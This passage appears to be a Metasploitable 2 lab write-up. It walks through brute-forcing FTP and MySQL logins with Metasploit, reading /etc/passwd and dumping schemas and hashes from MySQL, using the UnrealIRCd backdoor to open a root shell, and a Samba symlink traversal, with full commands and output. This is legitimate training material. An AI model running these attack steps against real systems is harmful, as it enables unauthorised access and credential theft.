[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog:123456789 (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog:service (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog:password (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog:root (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog: (Incorrect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: klog: (Unable to Connect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: service: (Unable to Connect: )
[-] 192.168.64.3:2121     - 192.168.64.3:2121 - LOGIN FAILED: service:msfadmin (Unable to Connect: )
[*] 192.168.64.3:2121     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Resources Used: https://medium.com/hacker-toolbelt/metasploitable-2-ix-port-2121-8ccff086b309

Port 3306 mysql

In the screenshot below the information about the mysql database that is running on port 3306 can be seen. It provides information such as the Thread ID, the Version, the Protocol, and some of the Capabilities of the database. We can also see information about port 6667 which we will exploit later (see below).

```
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, Speaks41ProtocolNew
 SupportsCompression, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: vQpatF=@hmiIq{:JGfK#
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-15T04:10:49+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thi
g outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 1:54:22
|   source ident: nmap
|   source host: ED5CF56F.55261F4C.FFFA6D49.IP
|_  error: Closing Link: vayqrgyfp[192.168.64.1] (Quit: vayqrgyfp)
```

We can now use the ***auxiliary/admin/mysql/mysql_login*** exploit in order to brute force our way into the mysql database running on port 3306. This exploit shows that the root user doesn't have a password.

```
   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none,
                                                 user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                                /basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > set THREADS 1000
THREADS ⇒ 1000
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOST 192.168.64.3
RHOST ⇒ 192.168.64.3
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/try_password.txt
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/try_password.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS ⇒ true
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.64.3:3306     - 192.168.64.3:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.64.3:3306     - No active DB -- Credential data will not be saved!
[+] 192.168.64.3:3306     - 192.168.64.3:3306 - Success: 'root:'
[*] 192.168.64.3:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```


This means that we can now run the ***auxiliary/admin/mysql/mysql_sql*** exploit in order to get a lot more information about the target system. This exploit can be seen in the next two screenshots.

```
msf6 > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                         /using-metasploit.html
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME                    no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD ''
PASSWORD =>
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOST 192.168.64.3
RHOST => 192.168.64.3
msf6 auxiliary(admin/mysql/mysql_sql) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL select load_file(\'/etc/passwd\')
SQL => select load_file('/etc/passwd')
```

```
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.168.64.3

[*] 192.168.64.3:3306 - Sending statement: 'select load_file('/etc/passwd')'...
[*] 192.168.64.3:3306 -  | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

Next, we can use the ***auxiliary/admin/mysql/mysql_enum*** exploit in order to get password and username information. This can be seen in the following two screenshots.

```
msf6 > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                        using-metasploit.html
   RPORT     3306             yes       The target port (TCP)
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/mysql/mysql_enum) > set PASSWORD ''
PASSWORD =>
msf6 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_enum) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(admin/mysql/mysql_enum) > set RHOST 192.168.64.3
RHOST => 192.168.64.3
```



We can also directly access the mysql database in order to see more plaintext information using the command ***mysql -u root -p -h 192.168.64.3***

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~]
└─$ mysql -u root -p -h 192.168.64.3
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
MySQL [(none)]>
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.018 sec)

MySQL [(none)]> USE information_schema
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [information_schema]> SHOW TABLES;
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
17 rows in set (0.006 sec)

MySQL [information_schema]>
```

For example, we can continue down the path of the dvwa database and get more information about the type of information stored in this database. This can be seen in the following screenshots.

```
Database changed
MySQL [dvwa]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.006 sec)

MySQL [dvwa]> SHOW TABLES;
+---------------+
| Tables_in_dvwa |
+---------------+
| guestbook      |
| users          |
+---------------+
2 rows in set (0.005 sec)

MySQL [dvwa]> USE guestbook
ERROR 1049 (42000): Unknown database 'guestbook'
MySQL [dvwa]> SHOW guestbook
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right s
yntax to use near 'guestbook' at line 1
MySQL [dvwa]> SHOW guestbook;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right s
yntax to use near 'guestbook' at line 1
MySQL [dvwa]> describe guestbook
    -> ;
+------------+-----------------------+------+-----+---------+----------------+
| Field      | Type                  | Null | Key | Default | Extra          |
+------------+-----------------------+------+-----+---------+----------------+
| comment_id | smallint(5) unsigned  | NO   | PRI | NULL    | auto_increment |
| comment    | varchar(300)          | YES  |     | NULL    |                |
| name       | varchar(100)          | YES  |     | NULL    |                |
+------------+-----------------------+------+-----+---------+----------------+
3 rows in set (0.026 sec)

MySQL [dvwa]> describe users;
+------------+-------------+------+-----+---------+-------+
| Field      | Type        | Null | Key | Default | Extra |
+------------+-------------+------+-----+---------+-------+
| user_id    | int(6)      | NO   | PRI | 0       |       |
| first_name | varchar(15) | YES  |     | NULL    |       |
| last_name  | varchar(15) | YES  |     | NULL    |       |
| user       | varchar(15) | YES  |     | NULL    |       |
| password   | varchar(32) | YES  |     | NULL    |       |
| avatar     | varchar(70) | YES  |     | NULL    |       |
+------------+-------------+------+-----+---------+-------+
6 rows in set (0.013 sec)

MySQL [dvwa]>
```

We can also use the command ***sudo mysqldump –host=192.168.64.3 -v -u root owasp10 2> owasp10.sql*** in order to dump the contents of the owasp10 database into a file called owasp10.sql while printing errors. The command should output more than it is because it should have plaintext passwords and hashes that it dumps as well. There are no errors that are outputted from this command so it is working just not as it should be.

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~]
└─$ sudo mysqldump --host=192.168.64.3 -v -u root owasp10 2> owasp10.sql
-- MariaDB dump 10.19  Distrib 10.6.11-MariaDB, for debian-linux-gnu (aarch64)
--
-- Host: 192.168.64.3    Database: owasp10
-- ------------------------------------------------------
-- Server version       5.0.51a-3ubuntu5

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Not dumping tablespaces as no INFORMATION_SCHEMA.FILES table on this server
--

(base) ┌──(kali㉿kali-linux-2022-2)-[~]
└─$
```

We can also use the ***auxiliary/scanner/mysql/mysql_schemadump*** exploit in order to output the entirety of the database organization. Below is a screenshot showing the output for the dvwa database.

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_schemadump) > exploit

[+] 192.168.64.3:3306     - Schema stored in: /home/kali/.msf4/loot/20230315104023_default_192.168.64.3_mysql_schema_071606
.txt
[+] 192.168.64.3:3306     - MySQL Server Schema
 Host: 192.168.64.3
 Port: 3306
 ═══════════════════

___
- DBName: dvwa
  Tables:
  - TableName: guestbook
    Columns:
    - ColumnName: comment_id
      ColumnType: smallint(5) unsigned
    - ColumnName: comment
      ColumnType: varchar(300)
    - ColumnName: name
      ColumnType: varchar(100)
  - TableName: users
    Columns:
    - ColumnName: user_id
      ColumnType: int(6)
    - ColumnName: first_name
      ColumnType: varchar(15)
    - ColumnName: last_name
      ColumnType: varchar(15)
    - ColumnName: user
      ColumnType: varchar(15)
    - ColumnName: password
      ColumnType: varchar(32)
    - ColumnName: avatar
      ColumnType: varchar(70)
```

We can also dump the hashes of the mysql passwords. Although in this instance the output will be pretty boring since none of the users have passwords so they also don't have hashes. Nevertheless, we can use the ***auxiliary/scanner/mysql/mysql_hashdump*** to get the output below- again no hash is dumped because they don't have a password.

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ──────────
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.64.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                        using-metasploit.html
   RPORT     3306             yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME  root             no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 192.168.64.3:3306     - Saving HashString as Loot: debian-sys-maint:
[+] 192.168.64.3:3306     - Saving HashString as Loot: root:
[+] 192.168.64.3:3306     - Saving HashString as Loot: guest:
[*] 192.168.64.3:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) >
```

Resource Used: https://charlesreid1.com/wiki/Metasploitable/MySQL

Port 6667 UnRealRCD IRC Daemon

There is a backdoor that leads to many payloads on port 6667. In order to see this we can use the ***exploit/unix/irc/unreal_ircd_3281_backdoor*** exploit which has 12 possible payloads which can be seen below.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl)
IPv6
   2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby)
IPv6
   4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (
telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (tel
net)
   7   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Per
l)
   8   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via
 perl)
   9   payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Rub
y)
   10  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via
 Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP S
SL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

We can exploit all of these but below is an example of payload 0 being exploited.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.64.3
RHOSTS ⇒ 192.168.64.3
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set target 0
target ⇒ 0
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 0
payload ⇒ cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.64.3:6667 - Connected to 192.168.64.3:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.64.3:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.64.3:4444
[*] Command shell session 1 opened (10.211.55.6:38901 → 192.168.64.3:4444) at 2023-03-14 18:19:51 -0600

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

The ***id*** and ***uname -a*** command can be used to confirm that you are logged into the metasploitable shell as the root user thanks to this backdoor.


We can also use samba in order to anonymously login to the target machine using the command ***smbclient -L //192.168.64.3.***

```
(base) ┌──(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└─$ smbclient -L //192.168.64.3
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

(base) ┌──(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└─$
```

This can be done using msfconsole as well by using the ***auxiliary/admin/smb/samba_symlink_traversalsmcl*** exploit as seen in the screenshot below.

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.64.3
RHOST => 192.168.64.3
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.64.3

[*] 192.168.64.3:445 - Connecting to the server...
[*] 192.168.64.3:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.64.3:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.64.3:445 - Now access the following share to browse the root filesystem:
[*] 192.168.64.3:445 -  \\192.168.64.3\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exit

(base) ┌──(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└─$ smbclient //192.168.64.3/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
getting file \rootfs\etc\passwd of size 1581 as /tmp/smbmore.ImXiQW (45.4 KiloBytes/sec) (average 45.4 KiloBytes/sec)
smb: \rootfs\etc\>
```

That exploit allows you to dump the passwords from the /etc/passwd file on the target metasploitable2 machine:



Resource Used:
https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/unix/irc/unreal_ircd_3281_backdoor